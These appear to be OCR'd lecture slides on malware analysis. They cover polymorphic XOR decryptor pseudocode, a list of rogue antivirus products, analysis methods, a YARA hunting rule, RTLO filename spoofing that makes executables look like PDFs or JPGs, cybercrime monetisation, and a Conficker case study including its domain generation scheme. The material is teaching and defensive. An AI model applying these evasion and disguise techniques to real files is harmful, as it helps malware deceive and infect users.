
```
Start:
GOTO Decryption_Code
Encrypted:
    ...
    lots of encrypted code
    ...
Decryption_Code:
    A = Encrypted
Loop:
    B = *A
    B = B XOR CryptoKey
    *A = B
    A = A + 1
    GOTO Loop IF NOT A = Decryption_Code
    GOTO Encrypted
 CryptoKey:
    some_random_number
```

From wikipedia

The polymorphic equivalent

```
Start:
GOTO Decryption_Code
Encrypted:
    ...
    lots of encrypted code
    ...
Decryption_Code:
    C = C + 1
    A = Encrypted
Loop:
    B = *A
    C = 3214 * A
    B = B XOR CryptoKey
    *A = B
    C = 1
    C = A + B
    A = A + 1
    GOTO Loop IF NOT A = Decryption_Code
    C = C^2
    GOTO Encrypted
 CryptoKey:
    some_random_number
```

Rogue security software -wiki



Partial list of rogue security software

The following is a partial list of rogue security software, most of which can be grouped into *families*. These are functionally-identical versions of the same program repackaged as successive new products by the same vendor.[17][12]

- Advanced Cleaner[18]
- AlfaCleaner[19]
- AntiSpy Check 2.1[20]
- AntiSpy Storm[21]
- AntiSpyware 2009[22]
- AntiSpywareExpert[23]
- AntiSpywareMaster[24]
- AntiSpywareSuite[25]
- AntiSpyware Shield[26]
- Antivermins[27]
- Antivirgear[28]
- Antivirus 2008[29]
- Antivirus 2009[30]
- Antivirus 2010 (also known as Anti-virus-1)[31][32]
- Antivirus 360[33]
- Antivirus Pro 2009[34]
- AntiVirus Gold [35]
- Antivirus Master[36]
- Antivirus XP 2008 [37]
- Avatod Antispyware 8.0 [38]
- Awola[39]
- Brave Sentry[40]
- BestsellerAntivirus[41]
- Cleanator[42]
- ContraVirus[43]
- Doctor Antivirus[44]
- Doctor Antivirus 2008[45]
- Drive Cleaner [46]
- Easy Spyware Cleaner[47]
- Errorsafe[48]
- GreenAV2009[49]
- IE Antivirus (aka IE Antivirus 3.2)[50]
- IEDefender[51]
- InfeStop[52]
- Internet Antivirus (aka Internet Antivirus Pro, distributed by plus4scan.com)[53]
- KVMSecure[54]
- MacSweeper[55]
- MalwareCrush[56]
- MalwareCore[57]
- Malware Alarm[58]
- Malware Bell (a.k.a. Malware Bell 3.2)[59]
- Malware Defender (not to be confused with the HIPS firewall of the same name)[60]
- MS Antivirus[61]
- MS AntiSpyware 2009[62]
- MaxAntiSpy[63]
- Netcom3 Cleaner[64]
- PCSecureSystem [65]
- PC Antispy[66]
- PC Clean Pro [67]
- PC Privacy Cleaner[68]
- PC SpeedScan Pro (distributed by FinallyFast.com, Rogueness is questionable)
- PestTrap [69]
- PerfectCleaner[70]
- Perfect Defender 2009[71]
- PersonalAntiSpy Free[72]
- PAL Spyware Remover[73]
- PCPrivacy Tools[74]
- PC Antispyware[75]
- PSGuard[76]
- Rapid AntiVirus[77]
- Real AntiVirus[78]
- Registry Great[79]
- Safety Alerter 2006[80]
- SaliarAR[81]
- SecurePCCleaner[82]
- Security Toolbar 7.1[83]
- Smart Antivirus 2009[84]
- SpyAxe [85]
- Spy Away[86]
- SpyCrush[87]
- Spydawn[88]
- SpyGuarder[89]
- SpyHeal (a.k.a SpyHeals & VirusHeal)[90]
- SpyMarshal[91]
- Spylocked [92]
- SpySheriff[93]
- SpySpotter[94]
- SpywareBot (Spybot - Search & Destroy knockoff)[95]
- Spyware Cleaner[96]
- SpywareGuard 2008[97]
- Spyware Protect 2009[98]
- Spyware Quake [99]
- SpywareSheriff (often confused with SpySheriff)[100]
- Spyware Stormer[101]
- Spyware Striker Pro (distributed by FinallyFast.com)[102]
- Spyware Protect 2009[103]
- Super Ad Blocker
- SpywareStrike[104]
- SpyRid[105]
- SpyWiper[106]
- System Antivirus 2008[107]
- System Live Protect [108]
- SystemDoctor[109]
- System Security[110]
- Total Secure 2009[111]
- TrustedAntivirus[112]
- TheSpyBot (Spybot - Search & Destroy knockoff)[113]
- UltimateCleaner[114]
- VirusHeat[115]
- VirusIsolator[116]
- Virus Locker[117]
- VirusProtectPro[118]
- VirusRemover2008[119]
- VirusRemover2009[120]
- VirusMelt[121]
- VirusRanger[122]
- Virus Response Lab 2009[123]
- VirusTrigger[124]
- Vista Antivirus 2008[125]
- WinAntiVirus Pro 2006[126]
- WinDefender (not to be confused with the legitimate Windo
- WinFixer[128]
- WinHound[129]
- WinSpywareProtect[130]
- WinWeb Security 2008 [131]
- WorldAntiSpy[132]
- XP Antivirus[133]
- XP AntiSpyware 2009[134]
- XP-Shield[135]

I guess You expected a shorter list,…

The number of Rogue security software rose at an insane rate in the last few years

Malware Analysis

Main types of malware analysis process:

- Behavior analysis
  - Using some sandbox, or real infected device and check activities by normal or specialized tools to see what is happening on the computer
  - Case Study: Duqu keylogger
- Static analysis
  - Using a disassembler (IDA Pro, Ghidra, OllyDbg, etc.) check the contents of some malware. The malware is NOT executed.
  - Case Study: Analysis of a DoS tool in five minutes
- Dynamic analysis
  - With the help of tools (debugger, etc.) we execute the code, but take control of the run. E.g. setting breakpoints, modifying code to avoid harm.
  - Case Study: ?


Malware hunting

- You might want to find malware similar to your malware sample
  - It can contain hints on the author,
  - It might be slightly different (in function)
  - It might contain different credentials, hard coded Command and Control servers etc.
- An important, very specific part of the malware needs to be isolated
  - Special code for obfuscation
  - Special crypto function
  - Anything that is abnormal
- Signature on the very specific part should be extracted
  - E.g. binary representation of some code relaxed by e.g. loosening parameters of jump operations

Yara

- Once you extracted the specific information to search for similar malware, you can use the tool “yara” to make advanced searches. An example:

```
rule muddy {
strings:
$a= { 68 91 E2 E9 28 68  ?? ?? ?? ?? 50 e8 } //hash api caller
$b = { 8b ?? ?? ?? 0f be c9 c1 c3 07 33 d9 42 8a 0a 89 } //hash calc
$c = "Casper_DLL"
//.text:10004063 8B 5C 24 10                      mov     ebx, [esp+68h+var_58]
//.text:10004067 0F BE C9                        movsx   ecx, cl
//.text:1000406A C1 C3 07                         rol     ebx, 7
//.text:1000406D 33 D9                           xor     ebx, ecx
//.text:1000406F 42                             inc     edx
//.text:10004070 8A 0A                           mov     cl, [edx]
//.text:10004072 89 5C 24 10                      mov     [esp+68h+var_58], ebx
//.text:10004076 84 C9                           test    cl, cl
//.text:10004078 75 E9                           jnz     short loc_10004063
condition:
        any of them
}
```



Unicode Character 'LEFT-TO-RIGHT OVERRIDE' (U+202D)

Browser Test Page
Outline (as SVG file)
Fonts that support U+202D


Unicode Data	
Name	LEFT-TO-RIGHT OVERRIDE
Block	General Punctuation
Category	Other, Format [Cf]
Combine	0
BIDI	Left-to-Right Override [LRO]
Mirror	N
Index entries	LEFT-TO-RIGHT OVERRIDE OVERRIDE, LEFT-TO-RIGHT lro
Comments	commonly abbreviated LRO
Version	Unicode 1.1.0 (June, 1993)

Left-to-right-override (LRO) sample

OFFICIAL SECURITY BLOG Home Authors Videos Scams

```
                System.IO.File.Copy(oldname, newname)
                MsgBox("File Copied")
            End If
        End If
```

Look for example at this file, a copy of HijackThis.exe, that I renamed using RTLO:




Hijackexe.pdf

File description: HijackThis
Company: Trend Micro Inc.
File version: 2.0.0.2
Date created: 1/3/2014 4:09 PM
Size: 392 KB

The last seven characters in the file name are displayed backwards because I inserted the RTLO character before those seven characters.

As discussed in the previous article, assigning a matching icon to a file is a triviality for a programmer. So here we have an executable file that seems to have the PDF extension.

Ironically, you will see straight through this deception if you are still running XP, since it does not support these file names:



plaatj□gpj.exe	393 KB	Application
unHijack□fdp.exe	393 KB	Application

gpj.exe -> exe.jpg
Looks like, but it is still exe

The square symbol shows us where the Unicode RTLO character is placed.

Mass malware and cybercrime

- malware infected computers represent value for criminals
  - theft of personal information and account credentials (e.g., passwords)
    - stolen information can be used directly or sold on underground markets
  - man-in-the-middle attacks
    - e.g., compromised browser may alter e-banking transactions
    - e.g., compromised smart phone may intercept and redirect SMS messages containing one-time transaction authorization tokens
  - use of computing resources
    - infected computers can be organized into botnets and used for spam, DDoS, and click fraud
    - infected computers can be used for bitcoin mining
  - ransom
    - hard disk of infected computer can be encrypted and decryption key can be revealed only after some payment

- malware itself can be monetized
  - malware can be sold on underground markets
  - MaaS – Malware-as-a-Service model
    - licenses, service-level agreements, user friendly interfaces, technical support

Conficker case study

Conficker

- Also known as Downup, Downadup, Kido
- Windows worm
- First detected Nov 2008
- a classified, peer-reviewed U.S. government cybersecurity publication, that they tracked the malware to a group of Ukrainian cybercriminals
- 2011: arrests in Ukraine, no reports on prosecution
- A Swede, Mikael Sallnert, was sentenced to 48 months in prison in the U.S. after a guilty plea

Conficker botnet


- MS08-067 vulnerability is used
- A,B and C variants exist - in 2009 variant D and E were introduced
- Conficker is a DLL
- Using the vulnerability it inserts itself into the system as a system service
- Also uses USB drives to infect – DLL + rundll32.exe (turn off auto-run for USB drives!)
- Update: Time-seeded random domain names are used to download encrypted binaries by HTTP.

- Source: Analysis of honeynet.org

Vulnerability used by Conficker

- Vulnerability: NetpwPathCanonicalize() in netapi32.dll. On an established SMB channel (port 445), a path string is canonicalized. E.g. aaa\bbb\..\ccc -> aaa\ccc
- With a specially crafted path string it is possible to move beyond the start of a stack buffer and overwrite return address (not a classical buffer overflow, but similar)
- PEB (Process Environment Block) related shellcode is used, “00” bytes are avoided with an xor encryption routine

- Conficker hooks some system calls
- E.g. DNS: to filter out for antivirus websites



DLL	Function
dnsapi.dll	DnsQuery_A
	DnsQuery_UTF8
	DnsQuery_W
	Query_Main
netapi32.dll	NetpwPathCanonicalize
ntdll.dll	NtQueryInformationProcess
wininet.dll	InetnetGetConnectedState
ws2_32.dll	sendto


Table 1: *Functions hooked by Conficker.C*

NetpwPathCanonicalize hook

- First of all: no other botnets should be able to infect this computer
- Conficker: if “\..\” is found, then the “shellcode” is checked.
- Can decide if the exploit is coming from another conficker instance
- If a special “http://..” string is found in the data, conficker tries to use this to update itself.
- The behavior of the function is slightly modified ->ability to detect the bot
- Update checking: if RSA signature does not exist -> no update. SHA-1, 1024 bit RSA -> latest Conficker 4096 bit RSA + unknown hash (later resolved: MD6 / buffer overflow problem inside)
- SHA-1 is from OpenSSL library

Upgrade mechanism

- Domain flux: For the update, conficker A/B generates 250-250 random domain names, daily.
- Antivirus companies tried to preregister them
- Conficker.C uses 50.000 domain names, daily
- The PRNG is seeded by the current time
- Time synchronization: downloads web pages (google, yahoo,…) and uses the time data (day, month, year) in the HTTP response



```
HTTP/1.1 200 OK
Date: Fri, 20 Mar 2009 17:01:13 GMTServer: BWS/1.0
Content-Length: 1809
Content-Type: text/html
Cache-Control: private
Expires: Fri, 20 Mar 2009 17:01:13 GMT
```

Conficker domain generation algorithm



Query web-server for GMT time
Init PRNG from GMT time
RandVal()
Chose random domain length (n)
n * RandVal()
Create random lowercase chars
M times
RandVal()
Append random TLD

Figure 8: *Domain name generation algorithm*

	Conficker.A	Conficker.B	Conficker.C
Domains/day	250	250	50.000
Domain name length	8-11	8-11	4-9
TLD suffixes	5	7	110

Table 3: *Domain name generation facts*

Conficker upgrade

- The generated domain name is checked for updates
- Updates are protected with RSA signatures
  - public key is in the bot itself
  - 1024 bit long in Conficker.A, 4096 bits for the other variants
  - The public key is a good signature to search for (bot identification)

Conficker blacklists

- Conficker uses blacklist of network addresses (IP numbers) to avoid identification
  - And to avoid scanning low-yield networks (expecting that most of the computers are patched here)
- E.g. IP addresses of the following companies are included:

Kaspersky

Trend Micro

Symantec

McAfee

FSecure

Avira

Bitdefender

Microsoft Corp.

Microsoft Education

